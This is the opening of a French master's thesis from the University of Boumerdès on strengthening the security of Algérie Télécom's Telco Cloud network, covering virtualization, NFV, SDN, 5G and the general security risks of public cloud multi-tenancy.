REPUBLIQUE ALGERIENNE DEMOCRATIQUE ET POPULAIRE

MINISTERE DE L'ENSEIGNEMENT SUPERIEUR ET DE LA RECHERCHE SCIENTIFIQUE

UNIVERSITE M'HAMED BOUGARA-BOUMERDES

Faculté de Technologie

Département Ingénierie des Systèmes Electriques

Mémoire de Master

Présenté par

Aici Imane

Filière : Télécommunications

Spécialité : Réseaux et Télécommunications

La mise en œuvre d'une solution visant à renforcer la sécurité du réseau Télco Cloud d'Algérie Télécom

---

Soutenu le 28 /10 /2020 devant le jury composé de:

Riahla	Mohamed Amin	MCA	UMBB	Président
Belkacem	Samia	MCA	UMBB	Examinateur
Mechid	Samira	MAA	UMBB	Rapporteur

Année Universitaire : 2019/2020

Remerciement

Je voudrais remercier ***Dieu*** *pour toute l'énergie qu'il m'a donnée durant ces cinq années, nous croyons au destin, nous pouvons traverser les moments difficiles en regardant toujours le bon côté de la chose, hamdoulillah.*

Mes pensées vont vers mes parents, qui ont toujours cru en moi. C'est Grâce à leur soutien et prières que j'ai accomplie ce travail, ils savent Déjà combien je leur dois.

Comme je remercie mon encadreur ***Mr HASNAOUI Karim*** *pour m'avoir pris en charge et aidé tout au long du projet, Ainsi que ma promotrice* ***Mme MECHID Samira*** *de m'avoir orienté avec ces précieux conseils et Remarques.*

Mes remerciements les plus sincères à toutes les personnes qui auront Contribué de près ou de loin à l'élaboration de ce mémoire ainsi qu'à la Réussite de cette formidable année universitaire.

Enfin, je tiens aussi à remercier les membres jury pour avoir accepté d'examiner et de juger ce travail.

Merci

Dédicace

Grace Allah

Je dédie ce modeste travail

À mes chers parents, pour tous leurs sacrifices, leur amour, leur tendresse, leur soutien et leurs prières tout au long de mes études,

A mes chères sœurs NAZIHA, ROMAYSSAA et DADI pour leurs encouragements permanents, et leur soutien moral,

A mes chers frères, AYMEN ET FARESS pour leur appui et leur encouragement,

A toute ma famille pour leur soutien tout au long de mon parcours universitaire,

Que ce travail soit l'accomplissement de vos vœux tant allégués, et le fuit de votre soutien infaillible,

Merci d'être toujours là pour moi

IMANE

Sommaire

Liste des figures

Glossaire

4G *:* quatrième génération

5G : cinquième génération

A

AT: Algérie télécom

API: Application Programming Interface

ASA: Adaptive Security Appliance

B

BSS: Business Support Systems

C

CAPEX : **CAP**ital **EX**penditures

Core : Réseau cœur

CSA: Cloud Security Alliance

E

ENISA: European Union Agency for Cybersecurity

ETA: Encrypted Traffic Analytics

ETSI: European Telecommunications Standards Institute

F

FCAPS: Fault, Configuration, Accounting, Performance and Security

ForCES: FORwarding and Control Element Separation

H

HSS: Home Subscriber Server

I

IA : Intelligence Artificielle

IAAS : Infrastructure as a Service

IDS: Intrusion Detection System

IMS: Ip Multimidia Subsystem

IoT: Internet Of Things

ISE: Identity Services Engine

M

MME: Mobility Management Entity

N

NFV: network fonctions virtualization

NFVI: NFV Infrastructure

NFV MANO: NFV Management and Orchestration

O

ONF: Open Networking Foundation

OSS: Operational Support Systems

P

PAAS: Platform as a Service

PCEP: Path Computation Element Communication Protocol

R

RAN: Radio Access Network

S

SAAS: Software as a Service

SDN: software defined network

SIEM: security information and event management

V

VEPC: Virtuel Evolved Packet Core

VIM: Virtualised Infrastructure Manager

VIMS: Virtuel Ip Multimidia Subsystem

VM*:* virtual machines

VNF: Virtual Network Functions

VPN: Virtual Private Network

VPN : Virtual Private Netwo

Introduction Générale

Introduction :

Le monde mobile est sur le point de se transformer complètement. La 5G devrait être déployée dans les années à venir, ce qui entraînera de nombreux changements.

La 5G est le moteur d'un nouveau paysage de réseaux et d'applications qui peut offrir des opportunités lucratives dans les services d'entreprise et l'IoT (Internet Of Things). Elle requiert une évolution vers une infrastructure virtualisée, automatisée, software-defined, basée sur la plate-forme NFV (network fonctions vertualization). Elle nécessite la modernisation du réseau en un Télco Cloud. [1]

Le Télco Cloud représente une évolution fondamentale dans la manière dont les réseaux sont construits, exécutés et gérés. Il ne s'agit pas seulement de déployer une infrastructure virtualisée et programmable, de tirer parti de technologies telles que NFV, SDN (software defined network), d'automatisation et d'informatique distribuée, pour changer la façon dont les opérateurs de télécommunications fonctionnent , mais aussi d'adopter des pratiques commerciales dans le Cloud qui changent leur façon d'innover. Il s'agissait de devenir plus ouvert, dynamique, agile et efficace. [2]

Problématique :

Avec l'évolution rapide de technologie que vivent les opérateurs de téléphonie et l'évènement prochain de la 5G, Algérie télécom n'est pas épargnée par ces bouleversements .Elle prépare à acquérir des nouvelles plateformes Télco Cloud. Les dernières telles que VEPC (Virtuel Evolved Packet Core) et VIMS (Virtuel Ip Multimidia Subsystem) seront hébergées au niveau de DATA CENTER. Ceci créera de nouveaux risques sur les données des utilisateurs (usagers) d'AT dus aux cyberattaques inhérente à la virtualisation de ces Télco Cloud.

Dans ce cadre, l'Algérie télécom envisage de déployer une solution qui assure un réseau résilient avec des mécanismes de sécurité robustes en place pour prendre en charge les diverses exigences des applications et services compatibles 5G.

Objectif :

L'objectif de notre projet de fin d'études est La mise en œuvre d'une solution visant à renforcer la sécurité du réseau Télco Cloud d'Algérie Télécom.

Dans ce mémoire, nous adopterons une organisation comportant trois différents Chapitres. Les deux premiers présentent l'état de l'art sur les notions fondamentales sur le Télco Cloud et Les mécanismes de sécurité.

Dans le premier chapitre, nous présentons une étude complète sur l'impact des approches cloud, SDN et NFV sur l'architecture des réseaux mobiles.

Dans le deuxième chapitre, nous allons définir plusieurs concepts et différentes approches liés à la question de la sécurité des systèmes Télco Cloud.

Dans le troisième chapitre, on présente la solution de Cisco permettant de réaliser une analyse approfondie du comportement du réseau ainsi que la détection d'anomalies : StealthWatch Cloud.

Ce projet se termine par une conclusion générale résumant l'essentiel des travaux menés.

Chapitre I : Etat de l'art

I.1 Introduction :

Le secteur de la téléphonie mobile est en train de se transformer radicalement et de s'ouvrir à de nouvelles opportunités d'affaires en apportant aux entreprises des technologies innovantes telles que la 5G, l'IA et l'IoT.

déploiement tant attendu de la 5G initialement prévu pour l'été 2020 dans le monde a été reporté en raison de la crise sanitaire mondiale. La cinquième génération de technologie de communication mobile marquera un tournant important pour les opérateurs téléphoniques et les entreprises. [3]

La 5G promet une ultra haute vitesse (environ plusieurs gigabits / s) et une latence extrêmement faible (moins de 10 millisecondes) et même une gestion automatisée du futur réseau mobile ouvrant la voie à de nouvelles applications en réalité augmentée et virtuelle, vidéo 4K, télémédecine, véhicules connectés, Internet des objets (Iot), etc.,

Il est désormais le temps de concevoir de nouveaux réseaux qui permettront, d'ici 4 à 5 ans, de profiter de toutes les capacités mentionnées ci-dessus, grâce à une approche inspirée des infrastructures Cloud.

Le cloud vise à optimiser la répartition de la charge du réseau grâce à sa reconfiguration automatique à la demande grâce à la programmation logicielle (SDN). Mais aussi et surtout de fournir des fonctionnalités du réseau (NFV) à la demande aux entreprises via des interfaces ouvertes (API). Une voie pour mettre les applications du réseau mobile IP au service des besoins de l'entreprise.

Dans ce chapitre, nous présentons une étude complète sur l'impact des approches Cloud, SDN et NFV sur l'architecture des réseaux mobiles. La section I.2 présente l'approche Cloud permettant aux entreprises Telecom de déployer rapidement de nouveaux services et d'augmenter ses capacités pour répondre à l'évolution de la demande des clients. La section I.3 présente le NFV et fournit une définition de ses composantes conceptuelles. La section I.4 décrit le SDN et énumère ces avantages. Dans la section I.5, nous détaillons respectivement les avantages de l'adoption de Télco Cloud dans les parties RAN, core et IMS. La section I.6 reprend les bonnes pratiques de migration.

I.2 Télécommunications : le Cloud accélère leur révolution

Dans un monde de plus en plus concurrentiel, les opérateurs de télécommunications et les fournisseurs de services attendent des infrastructures souples, adaptables, évolutives et moins coûteuses, qui sont essentielles à leur transformation. Cela demande un changement radical de la façon dont les réseaux sont construits, mais aussi de la façon dont les services sont commercialisés.

Entre ces promesses techniques et les challenges de transformation des réseaux, les fournisseurs Cloud ont associé leurs solutions de virtualisation réseau et d'architecture Cloud pour développer une offre Cloud en direction des opérateurs de télécommunications.

Les fonctions réseau desservies par les nœuds physiques dédiés d'un réseau mobile traditionnel (ex : les nœuds d'un réseau core 4G : MME, HSS, ... etc.) ont été virtualisées sous forme de fonctions réseau VNF déployées sur un Cloud public. C'est une façon de faire évoluer plus rapidement le réseau et les services en fonction des besoins.

Le Cloud IT désigne une approche visant à mettre à la disposition, un pool de ressources virtuelles (ressources de calcul, de réseau et d'espace de stockage) orchestrées par des logiciels de gestion et d'automatisation et accessibles à la demande via des portails en libre-service, avec une tarification en fonction de l'utilisation. Ce qui offre aux opérateurs migrant vers le Cloud, la possibilité de mieux contrôler leurs infrastructures, de réduire les coûts, d'obtenir des informations et d'agir plus rapidement au plus près des besoins de son activité tout en assurant la continuité des opérations. [4]

Plusieurs facteurs sont à l'origine de l'arrivée du Cloud au début des années 2000, la virtualisation est l'une des évolutions majeures ayant favorisé l'émergence du Cloud. Ce système permet de faire fonctionner, plusieurs machines virtuelles sur un même serveur physique. Ces derniers mutualisent les capacités du serveur physique et permettent ainsi de réaliser des économies considérables sur l'achat de matériel. Le paragraphe ci- après présente un aperçu sur le concept de virtualisation.

Virtualisation :

Au sens strict, la virtualisation est le processus dans lequel un logiciel appelé hyperviseur est ajouté au-dessus de la couche matérielle afin d'abstraire les ressources informatiques de la machine physique. Ces ressources sont ensuite mises à la disposition des environnements virtuels isolés appelés machines virtuelles. [4] Ces machines virtuelles

n'ont pas accès au matériel, mais à la couche hyperviseur. Le Cloud sera donc l'environnement qui regroupe et automatise les machines virtuelles pour une utilisation à la demande. Comme on le voit à la figure (I.1)



Figure I.1 Concept de la virtualisation [5]

La technologie de virtualisation apporte de multiples avantages dont le principal avantage est notamment l'utilisation efficace des ressources via une mutualisation des ressources, i.e., les ressources physiques sont partagées seulement entre les machines virtuelles actives. Ainsi, la mutualisation permet d'allouer dynamiquement la capacité des serveurs en fonction des besoins au lieu de dédier des ressources même lorsqu'elles ne sont pas utilisées.

Au-delà des économies de coûts d'investissement et d'exploitation ,le passage à un environnement virtualisé doit permettre des opérations plus efficaces, notamment lors de l'installation et de la maintenance des fonctions réseau virtualisées : la virtualisation permet la portabilité (la mémoire de la VM dans l'espace de stockage étant partagé par plusieurs serveurs, la VM peut être allumé sur un autre serveur sans perdre ses données) et de la flexibilité (la flexibilité apportée par la virtualisation permet l'évolution du nombre de VM hébergées sur l'infrastructure en fonction des besoins).

De plus, la virtualisation rend la récupération après incident beaucoup plus précise grâce à la l'utilisation de sauvegardes et de clones de VM. L'utilisation de clones de VM consiste à maintenir une copie de la VM originale en cours d'exécution. En cas de perte de la VM, les clients sont alors redirigés vers le clone. [6]

En investissant dans le Cloud pour transformer leur activité, les opérateurs télécommunications devront moderniser leur propre infrastructure Cloud pour offrir des niveaux de flexibilité, d'agilité et d'automatisation sans précédent. Ils reposeront fortement sur la virtualisation des fonctions réseau (NFV) et l'infrastructure de réseau SDN pour augmenter l'élasticité et déployer des fonctions réseau à la demande, prenant ainsi en charge une large gamme de nouvelles applications mobiles.

I.3 Virtualisation de la fonction réseau(NFV) :

Au début des années 2010, l'idée qu'un opérateur de télécommunications puisse exploiter son réseau dans le Cloud était pénible. Nous devions trouver un moyen qui permet de virtualiser les fonctions du réseau afin qu'elles cessent d'être liées à des équipements dédiés et s'exécuteraient à l'intérieur des machines virtuelles partagées hébergées dans le Cloud.

En 2012, ETSI a lancé le bal en dévoilant le livre blanc Network Fonctions Virtualization (NFV), qui a emprunté le concept de virtualisation du monde de l'informatique en lui donnant une orientation réseau. Les fonctions réseau cesseraient d'être liées à des pièces d'équipement dédiées et s'exécuteraient à l'intérieur de machines virtuelles hébergées sur des serveurs informatiques. Essentiellement, les fonctions réseau deviendraient des applications logicielles, connues sous le nom de fonctions réseau virtuel (VNF). Cela serait bénéficiaire de diverses manières, principalement en termes de flexibilité et d'efficacité, réduction le coût de l'achat et du déploiement du matériel, et par conséquent le CAPEX pour l'opérateur de télécommunications diminue considérablement. Nous venons de définir le concept NFV ; détaillons à présent son architecture.

Architecture NFV :

Dans NFV, les VNF basés sur logiciel sont instanciés sur une gamme diversifiée de VM, connectés et enchaînés d'une certaine manière pour créer des services réseau de bout en bout. Selon le modèle de référence ETSI l'architecture NFV est principalement composée de trois blocs fonctionnels principaux : NFV Infrastructure (NFVI), Virtual Network Functions (VNFs) et NFV Management and Orchestration (NFV MANO), comme illustré sur la figure (I.2).



Figure I .2 Architecture NFV [7]

1. NFVI – NFV Infrastructure:

vise à fournir des capacités nécessaires pour créer un environnement dans lequel les fonctions réseau peuvent être exécutées. Les capacités fournies par NFVI comprennent le traitement, le stockage, les réseaux et d'autres ressources informatiques fondamentales, qui sont mutualisées et mises à la disposition des clients. Ainsi, les clients peuvent déployer et exécuter des fonctions réseau sans trop se soucier de la gestion ou du contrôle de l'infrastructure sous-jacente. D'une part, le concept de NFVI peut considérablement étendre la couverture d'un opérateur en termes d'emplacements pour fournir et maintenir des services réseau à grande échelle. Cela apporte des avantages importants sur la réduction du coût et de la complexité du déploiement de nouveaux matériels. [8]

2. VNFs – Virtual Network Functions:

Un VNF est la virtualisation de la fonction réseau héritée. Un VNF peut être hébergé sur une seule VM ou il pourrait être distribué sur plusieurs Vms. Dans la plupart des cas, un VNF se composera de plusieurs composants, chaque composant hébergé dans une seule VM, pour la performance et l'évolutivité. Par exemple, traditionnellement une fonction réseau (NF) comme MME aura tous les composants distribués dans un seul châssis et

fonctionnant comme une seule unité. Toutefois, dans un environnement virtualisé, MME pourrait être divisé en plusieurs composants, chacun d'eux étant hébergé dans une VM distincte . [9].

3. **MANO–NFV Management and Orchestration** :

MANO comprend trois éléments :

VIM–Virtualised Infrastructure Manager : un gestionnaire d'infrastructures virtualisées est un logiciel de gestion du Cloud utilisé pour contrôler et gérer les ressources virtuelles, les ressources virtuelles incluent les machines virtuelles, les ressources NFVI allouées aux VM et les interactions entre les machines virtuelles et les NFVI. En particulier, les tâches liées au VIM sont: l'orchestration de l'allocation / demande des ressources NFVI, effectuer une analyse des causes profondes des problèmes de performance découlant de NFVI, la collecte d'informations sur les défaillances de l'infrastructure, la collecte d'informations liées à la planification, au suivi et à l'optimisation des capacités et gérer les images logicielles (par exemple, ajouter, supprimer, mettre à jour, copier) comme demandé par un autre module NFV MANO comme NFVO.

VNFM –VNF Manager : un gestionnaire VNF gère l'état, le cycle de vie et les ressources d'un ou de plusieurs VNF. Il est responsable de l'instanciation, mise à jour, requête, mise à l'échelle, réparation, l'arrêt, etc. des VNF. Un VNFM peut dialoguer directement au VIM pour créer les VNF. Dans les cas où le VNF héberge une application complexe comme Mobile PocketCoré ou IMS, VNFM s'adresse généralement au gestionnaire de l'élément (expliqué dans la section suivante) pour effectuer les actions requises.

NFVO - NFV Orchestration : l'orchestrateur du NFV se compose de divers catalogues et dessins liés aux réseaux et aux VNF. Selon l'architecture ETSI MANO, le NFVO peut dialoguer directement au VIM et effectuer des vérifications et des allocations des ressources et effectuer des allocations de ressources comme des placements VNF. Le NFVO peut gérer plus d'un VNFM et gérer plusieurs Vis. Étant donné que la NFVO disposera d'informations collectives provenant de plusieurs VIM, elle peut coordonner l'allocation des ressources entre ces VIM. Le VNFM crée les réseaux, le stockage, les VNF et alloue des ressources aux VNF en fonction des entrées reçues de NFVO. Le VNFM ne peut faire qu'évoquer différents VNF mais ne peut pas définir le chaînage de service. C'est le NFVO qui fait l'orchestration de service. [10]

Le module supplémentaire comme Operating Support System / Business Support System (OSS / BSS), qui assure la gestion et l'orchestration des systèmes hérités, peut être considéré comme un module indépendant qui est pratiquement géré par NFV MANO

Tous ces composants induisent que l'intelligence du réseau devra permettre une adaptation dynamique, donc automatique en fonction de toutes les situations possibles de mobilité et en fonction de l'expérience utilisateur. Ceci en respectant une qualité de service On s'oriente désormais vers le Software Defined Network (SDN). Cet aspect fera l'objet de la section suivante.

I.4 Software Defined Network (SDN):

Le Software Defined Network est un paradigme centralisé dans lequel le plan de contrôle ou d'intelligence du réseau est élevé à une entité logiquement centralisée, ou contrôleur SDN. Le plan de données est constitué de simples dispositifs de transmission qui sont contrôlés par le contrôleur SDN par le biais d'interfaces programmables. Aujourd'hui, Openflowest une interface SDN largement utilisée qui est gérée par l'Open Networking Foundation (ONF).

Il existe plusieurs approches pour le SDN, La figure (I.3) illustre une architecture typique de SDN. L'architecture SDN se compose de trois couches principales : la couche infrastructure, la couche contrôle et la couche application. La couche infrastructure ou plan de données est composée de dispositifs de transmission, tels que des commutateurs virtuels et des commutateurs physiques. La couche de contrôle ou plan de contrôle comprend un ensemble de contrôleurs SDN (par exemple, un contrôleur Floodlightou un contrôleur OpenDaylight) qui fournissent des tâches de contrôle par le biais d'interfaces sud (par exemple, Openflow, ForCES et PCEP). Ces contrôleurs communiquent avec d'autres en utilisant des interfaces Est/Ouest (par exemple, les interfaces SDNi). La couche ou le plan applicatif est constitué d'une ou plusieurs applications, telles que des applications de routage, de sécurité et de surveillance. Les applications SDN communiquent leurs exigences de réseau aux contrôleurs par le biais d'interfaces orientées nord telles que l'API REST ou l'API Java. Les principaux avantages du SDN sont la facilité de configuration et de gestion, le taux élevé d'innovation et la programmabilité du réseau.



Figure I.3 Architecture typique de SDN [11]

Software Defined Network permet aux administrateurs de gérer efficacement le flux de trafic dans le réseau virtuel, assurant ainsi un service sans interruption et une expérience de haute qualité pour l'utilisateur final. Au lieu d'avoir à modifier manuellement la configuration des commutateurs et des sceptiques pour contrôler le flux de trafic, ils peuvent maintenant faire la même chose à une console centralisée à distance. En conséquence, les opérateurs télécoms seront en mesure de répondre aux besoins de l'entreprise d'une manière ciblée et agile. SDN les aidera à reconfigurer le réseau dans un court laps de temps au lieu du temps de réponse actuel de plusieurs heures et même jours.

I.5 Avantages de l'architecture :

Dans l'idéal, l'infrastructure des opérateurs de télécommunication évolue au même rythme que les applications et services qu'elle prend en charge, les réseaux actuels utilisent généralement une chaîne de services unique et monolithique, composée de plusieurs équipements statiques. Du fait de ce modèle, les opérateurs de télécommunications sont soumis à diverses restrictions. L'infrastructure rend difficiles les opérations d'ajout, de déplacement et de modification d'applications et nécessite un sur provisionnement important pour garantir la capacité adéquate.

Les opérateurs de télécommunications et fournisseurs de services peuvent toutefois surmonter ces obstacles en s'appuyant sur la solution Télco Cloud. Cette solution offre plusieurs fonctionnalités utiles pour l'évolution du réseau mobile la possibilité d'ajuster et

de modifier les ressources réseau en temps réel afin de proposer des expériences de mise en réseau personnalisées aux clients. Les avantages sur chaque niveau d'architecture de réseau mobile et sont décrits ci-dessous :

I.5.1 Avantages du réseau d'accès radio :

En adoptant le Cloud IT amélioré par les technologies SDN et NFV dans la partie RAN, nous bénéficions des avantages suivants. Premièrement, avec la virtualisation du réseau, les ressources RAN physiques (c'est-à-dire eNobeB) peuvent être extraites et découpées en ressources RAN virtuelles et partagées par plusieurs opérateurs, de sorte que ces derniers peuvent réaliser des économies importantes sur leurs coûts de déploiement et d'exploitation. Grâce à un contrôleur SDN-RAN, les opérateurs de télécommunications peuvent personnaliser leurs propres glissements de réseau virtuel. Ensuite, grâce à la virtualisation et à la centralisation des fonctions RAN, ces fonctions RAN peuvent être partagées par d'autres fonctions radio. Cela permet d'améliorer l'utilisation des ressources et le débit. Enfin, la tâche de gestion des ressources radio est simplifiée par l'utilisation d'un contrôleur centralisé pour le RAN. Le contrôleur SDN-RAN est chargé de planifier et d'allouer les ressources radio pour les éléments d'accès radio. Les derniers algorithmes de gestion des ressources radio et de coordination des interférences peuvent facilement être mis à niveau et déployés sur le contrôleur SDN-RAN. Ainsi, le contrôleur SDN-RAN peut allouer équitablement les ressources radio pour les éléments d'accès radio et calculer une carte d'interférence pour annuler ou exploiter les interférences entre les cellules adjacentes, améliorant ainsi les performances du RAN.

I.5.2 Avantages du réseau core mobile :

Dans la partie core, les principaux avantages proviennent de la virtualisation des fonctions du réseau MME, HSS ... etc., de la programmabilité et de la centralisation du plan de contrôle. Tout d'abord, la virtualisation des fonctions du réseau core permet de réduire les dépenses d'investissement et d'exploitation, de prendre en charge la multiplicité des locations et d'adapter rapidement les ressources du réseau core en fonction des demandes. Deuxièmement, la programmabilité du réseau core simplifie sa gestion, facilite la configuration du réseau et permet de nouvelles innovations, avec un délai de mise sur le marché plus rapide. En utilisant un contrôleur centralisé, le réseau mobile peut contrôler la qualité de service de manière fine, en fonction des différents attributs des abonnés et des exigences des services.

I.5.3 Avantages dans le réseau externe :

Ici, les principaux avantages proviennent de la virtualisation des fonctions de l'IMS, le modèle de base pour la virtualisation du système IMS basé sur le concept NFV a été introduit. Les fonctions réseau du système IMS sont déployées dans des machines virtuelles, qui disposent de ressources matérielles évolutives et peuvent être déplacées dynamiquement en cas de surcharge ou de défaillance d'une machine virtuelle. Ainsi, l'opérateur peut obtenir la continuité de service et la disponibilité du service qu'il souhaite.

Le nouveau réseau 5G, une fois entièrement implémenté devrait être une grande victoire pour les clients et les opérateurs mobile.

I.6 5G : faire face aux défis et réussir la transition

I.6.1 Répondre aux nouvelles exigences :

On peut définir la 5G comme étant une réarchitecture majeure des réseaux cellulaires mobiles utilisant un modèle distribué, la virtualisation, la séparation des plans de contrôle et de données. L'enjeu principal étant de répondre aux exigences de très faible latence, de volume de trafic considérable et du nombre important de dispositifs utilisateurs. Toutefois, il faut prendre en compte les nouvelles difficultés en matière de complexité, de capacité et de sécurité des réseaux qui accompagnent les innovations relatives à la technologie 5G.[12] Mais derrière, quels sont les enjeux auxquels devront faire face les entreprises dans leurs transitions 5G ? Comment doivent-elles opérer ce changement ?

Dans un premier temps, la vitesse et le volume auxquels le réseau 5G fonctionne sont jamais atteints ce qui va introduire de nouveaux défis pour les opérateurs mobile nécessitant une surveillance en temps réel du réseau.

Cette nouvelle architecture implique de nouveaux protocoles, la distribution géographique sur de nombreux sites fonctionnels, la virtualisation et la séparation physique du contrôle et des données des utilisateurs que cela ajoute davantage de complexité et augmente la nécessité de sécurisation du réseau et des services tout en contrôlant leurs performances en plus de garantir la satisfaction et la fidélisation des clients.

I.6.2 La visibilité, facteur clé de succès de la transition :

La visibilité est précisément l'élément clé pour surmonter ces défis et atteindre la stabilité des services. Les entreprises devront donc disposer d'une puissance de visibilité

sans précédent dans tous les environnements de réseau physiques, virtuels et dans le Cloud tout en simplifiant l'architecture de sécurité et optimisant la protection. [12]

Enfin, les entreprises doivent repenser l'expérience utilisateur. Les entreprises pourront ainsi innover en matière de services, améliorer l'expérience utilisateur mobile, fourniront des services réseaux radicalement nouveaux et de la plus haute qualité tout en augmentant la rentabilité moyenne par abonné.

I.7 Conclusion :

Dans ce présent chapitre, nous avons présenté une étude approfondie sur l'impact des Approches Cloud, SDN et NFV sur l'architecture de réseau mobile.

Dans le chapitre suivant, nous nous définir plusieurs concepts et différentes approches liés à la question de la sécurité des systèmes Télco Cloud.

Chapitre II : Sécurité Télco Cloud

II.1 Introduction :

Le Cloud ne va cesser de se développer pour finalement devenir une composante essentielle de l'environnement de télécommunications. Cette évolution est inévitable, et encore plus si l'on prend en compte de la détermination constante, des opérateurs de télécommunications de mettre en œuvre une infrastructure meilleure caractérisée par un fonctionnement agile, automatique et intelligent.

À l'ère des 5G, toutes les fonctions et services des opérateurs (vEPC, vIMS), s'exécutent sur un Cloud public (tous les clients auront accès publiquement à cette infrastructure soit à travers les services Cloud SAAS, PAAS, IAAS ou à travers des portails web pour les services télécoms. Cette transformation a entraîné plusieurs défis pour les administrateurs réseau et ont rendu la sécurité du réseau une priorité encore plus cruciale.

Dans ce chapitre, nous allons définir plusieurs concepts et différentes approches liés à la question de la sécurité des systèmes Télco Cloud. La section II.2 fait d'abord ressortir le risque lié à l'adoption de cloud public dans les réseaux des opérateurs télécom. La section II.3 énumère les motivations qui poussent un attaquant à perpétuer des attaques sur ces systèmes et affiche les vulnérabilités qui pourraient les toucher. La section II.4 décrit la méthodologie d'une cyberattaque et énumère les menaces qui surviennent dans un environnement Cloud et qui concerne principalement les technologies web et virtualisation. Nous terminons ce chapitre par l'introduction des outils de sécurité visant à atténuer les risques liés aux déploiements et à l'utilisation du Cloud (II.5).

II.2 Architecture en question :

Le modèle de Cloud public repose sur le principe de mutualisation, ce qui offre l'avantage de réduire les coûts des locataires individuels. Toutefois, la mutualisation augmente également le risque potentiel de cyberattaque en provenance de l'extérieur comme de l'intérieur.

Sur le plan extérieur, un fournisseur de Cloud public est une cible importante et intéressante, car il regroupe plusieurs locataires, qui eux-mêmes constituent des cibles potentielles. Une fois l'offre souscrite, chaque locataire devient une victime potentielle. Du point de vue intérieur, un acteur malveillant peut également être un utilisateur ayant décidé de monter des attaques contre ses colocataires afin de les espionner. Paradoxalement,

l'élasticité du Cloud ne se limite pas aux seuls utilisateurs légitimes. Les acteurs malveillants peuvent également exploiter cette élasticité pour réaliser leurs méfaits ; par exemple, ils peuvent l'utiliser pour créer une armée de botnets dynamiques qui pourra obliger le fournisseur de Cloud à prendre des mesures pour stopper l'attaque, affectant par la même occasion ses prestations auprès des autres locataires.

La responsabilité de la sécurité est partagée ; contrairement aux environnements traditionnels, qui se fondent sur le principe de la propriété unique et de l'exploitation par une seule et même entité, dans le modèle courant de Cloud public, le fournisseur de Cloud et ses abonnés (les locataires) se partagent la responsabilité de la sécurité. [13]

Les abonnés ne comprennent pas comment leurs machines virtuelles sont protégées. De l'autre côté, les fournisseurs de Cloud qui hébergent des machines virtuelles ne sont pas en mesure de connaître le contenu de ces machines virtuelles.

